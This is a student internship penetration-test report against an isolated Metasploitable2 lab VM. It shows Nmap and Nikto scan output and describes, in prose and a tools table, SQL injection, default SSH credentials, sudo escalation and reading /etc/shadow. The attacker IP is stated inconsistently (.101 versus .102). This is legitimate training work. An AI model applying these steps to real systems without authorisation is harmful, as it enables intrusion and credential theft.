

FULL PENETRATION TESTING REPORT

Red Team Simulation Project

Cybersecurity & Ethical Hacking Internship

**SUBMITTED BY
ARYA HARI**

Part A: Attack Lifecycle Understanding

The Penetration Testing Lifecycle



Made with  Napkin

Phase 1: Reconnaissance

Reconnaissance is the first phase of any penetration test and is the most important. It involves gathering as much information as possible about the target system before any active testing begins. This phase is understanding who the target is, what systems they run, what services are exposed, and what weaknesses might exist.

Reconnaissance is divided into two types. Passive reconnaissance involves collecting information without directly interacting with the target. Active reconnaissance involves directly interacting with the target system to gather information, such as pinging the target or performing host discovery scans. In the lab engagement, reconnaissance involved identifying the target IP address (192.168.56.103) of Metasploitable2 using Nmap host discovery.

Key Goal: Know your target before you attack.

Phase 2: Scanning & Enumeration

Once reconnaissance is complete, the next phase is scanning and enumeration. This is where the attacker probes the target system to discover open ports, running services, software versions, and potential vulnerabilities. Scanning uses tools like Nmap to identify which ports are open and what services are listening. Enumeration goes deeper, extracting detailed information from those services including version numbers, OS details, and misconfigurations.

In the lab engagement, scanning revealed that Metasploitable2 was running 22 open ports including FTP (21), SSH (22), Telnet (23), HTTP (80), Samba (139/445), and a dangerous open bindshell on port 1524. Nikto further revealed web server misconfigurations including exposed phpinfo.php and missing security headers.

Key Goal: Map the attack surface completely.

Phase 3: Exploitation

Exploitation is the phase where the attacker takes advantage of the vulnerabilities discovered during scanning to gain unauthorized access to the target system. In this lab, exploitation was performed at two levels. Web application exploitation used SQL Injection on DVWA to extract all database records, and XSS to demonstrate script injection in the browser. System-level exploitation used default SSH credentials (msfadmin:msfadmin) to gain direct shell access.

Key Goal: Gain initial access to the target system.

Phase 4: Privilege Escalation

Privilege escalation is the process of getting permissions to gain higher-level access, aiming for root or administrator control. Vertical escalation means moving from a lower privilege level to a higher one, from regular user to root. In the lab, enumeration revealed that the msfadmin user had an unrestricted sudo configuration (ALL) ALL, meaning a single command (sudo su) was sufficient to achieve full root access.

Key Goal: Gain the highest possible level of access.

Phase 5: Post-Exploitation

Post-exploitation refers to everything an attacker does after gaining elevated access. Activities include data extraction (reading /etc/shadow, configuration files, user data), maintaining persistence (creating backdoors), lateral movement (using the compromised system to attack others), and covering tracks (clearing log files). In our engagement, post-exploitation revealed the complete /etc/shadow file with all password hashes, a log-clearing script (reset_logs.sh) in /root, and numerous running processes confirming full system control.

Key Goal: Understand the full impact of the compromise.

Phase 6: Reporting

Reporting is the final and one of the most important phases of a penetration test. An ethical hacker documents every step of the engagement and presents findings in a clear, professional report. The report includes an executive summary for management, detailed technical findings with proof-of-exploitation screenshots, risk ratings (Critical/High/Medium/Low), and remediation recommendations. Without a clear report, even the most thorough penetration test has limited value.

Key Goal: Communicate findings clearly and enable remediation.

Part B: Lab Setup - Target Environment

Target selected: Metasploitable2 (IP: 192.168.56.103). Attacker machine: Kali Linux (IP: 192.168.56.101). Both VMs run on VirtualBox using a Host-Only network adapter, completely isolated from any real-world systems.

- VirtualBox - Both VMs Running




Figure 1: VirtualBox Manager showing Kali Linux and Metasploitable2 both running

- Kali Linux Network Configuration (ifconfig)




Figure 2: ifconfig output showing Kali IP 192.168.56.102 on eth1 (Host-Only network)

Connectivity Test - Ping to Metasploitable2


A screenshot of a Kali Linux terminal window. The terminal shows a user at the prompt '(kali@kali)-[~]' running the command 'ping 192.168.56.103 -c 4'. The output shows four successful ping responses from 192.168.56.103 with varying times (0.548 ms, 0.612 ms, 0.514 ms, 0.616 ms). Below the ping results, statistics are displayed: '4 packets transmitted, 4 received, 0% packet loss, time 3076ms' and 'rtt min/avg/max/mdev = 0.514/0.572/0.616/0.043 ms'. The terminal window has a dark background and a title bar at the top.


Figure 3: Successful ping to 192.168.56.103 confirming lab connectivity

Phase	Activity	Tools Used
1	Reconnaissance	Nmap -sn, arp-scan, netdiscover
2	Scanning & Enumeration	Nmap -sV, Nmap -A, Nikto
3	Exploitation	SSH, Chromium, DVWA (SQL Injection, XSS)
4	Privilege Escalation	sudo -l, sudo su, find -perm -4000
5	Post-Exploitation	cat /etc/shadow, ls /root, ps aux
6	Reporting	Written report with screenshots and evidence

Part C: Full Penetration Testing Execution

Step 1 - Reconnaissance

Target IP identified as 192.168.56.103 via Nmap host discovery scan on the local network segment 192.168.56.0/24.



```
(root@kali)~# nmap -sn 192.168.56.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 10:01 -0400
Nmap scan report for 192.168.56.100
Host is up (0.0014s latency).
MAC Address: 08:00:27:D3:AE:F0 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.0029s latency).
MAC Address: 08:00:27:D3:1B:6F (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap scan report for 192.168.56.102
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 5.40 seconds


(root@kali)~# ping 192.168.56.103 -c 4
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=9.17 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=0.575 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.603 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=1.39 ms

— 192.168.56.103 ping statistics —
```

Figure 4: Nmap -sn host discovery scan identifying Metasploitable2 at 192.168.56.103 + ping confirmation

Step 2 - Scanning & Enumeration


Nmap service version scan (-sV) identified 22 open ports with multiple vulnerable services.



```
(root@kali)~# nmap -sV 192.168.56.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 10:04 -0400
Nmap scan report for 192.168.56.103
Host is up (0.00058s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:D3:1B:6F (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Figure 5: Nmap -sV service scan revealing 22 open ports including bindshell (1524), FTP (21), Telnet (23)

Nmap aggressive scan (-A) revealed OS fingerprint (Linux 2.6.X kernel), SMB details, and traceroute information.



```
root@kali: /home/kali
Session Actions Edit View Help
nmap -A -sV 192.168.56.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 10:08 -0400
Nmap scan report for 192.168.56.103
Host is up (0.00059s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.56.101
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ssl-cert: Subject: commonName=subuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
```

Figure 6: Nmap -A aggressive scan showing OS detection and service details



```
root@kali: /home/kali
Session Actions Edit View Help
MAC Address: 08:00:27:D3:1B:6F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb-os-discovery:
|_  OS: Unix (Samba 3.0.20-Debian)
|_  Computer name: metasploitable
|_  NetBIOS computer name:
|_  Domain name: localdomain
|_  FQDN: metasploitable.localdomain
|_  System time: 2026-05-30T10:08:17-04:00
|_smb-security-mode:
|_  account_used: guest
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT ADDRESS
1 0.59 ms 192.168.56.103

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.79 seconds

root@kali) ~ (/home/kali)
```

Figure 7: Nmap -A continued — SMB discovery confirming Metasploitable hostname

Nikto web server scan identified multiple misconfigurations including exposed phpinfo.php and missing security headers.


```
root@kali: /home/kali
Session Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 23.79 seconds

root@kali: /home/kali
$ nikto -h http://192.168.56.103
- Nikto v2.6.0

+ Target IP: 192.168.56.103
+ Target Hostname: 192.168.56.103
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-05-30 10:10:58 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ ERROR: Failed to check for updates:
+ [999986] /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ [600625] PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least 8.5.1).
+ [600050] Apache/2.2.8 appears to be outdated (current is at least 2.4.66).
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [999967] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_T_racing
+ [750510] /phpinfo.php: Output from the phpinfo() function was found.
+ [750500] /doc/: Directory indexing found.
```

Figure 8: Nikto scan results showing Apache 2.2.8, exposed phpinfo.php, and missing security headers

Kali Linux network configuration confirming attacker IP address.

```
kali@kali: ~
$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 12:1a:29:b5:36:37 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 6 overruns 0 carrier 0 collisions 0


eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::e2a7:c4f:ccc6:b331 prefixlen 64 scopeid 0x20<link>
    inet6 fd17:625c:f037:2:1a99:602:f030:4cf6 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:8a:35:d2 txqueuelen 1000 (Ethernet)
    RX packets 12 bytes 3352 (3.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 32 bytes 4565 (4.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
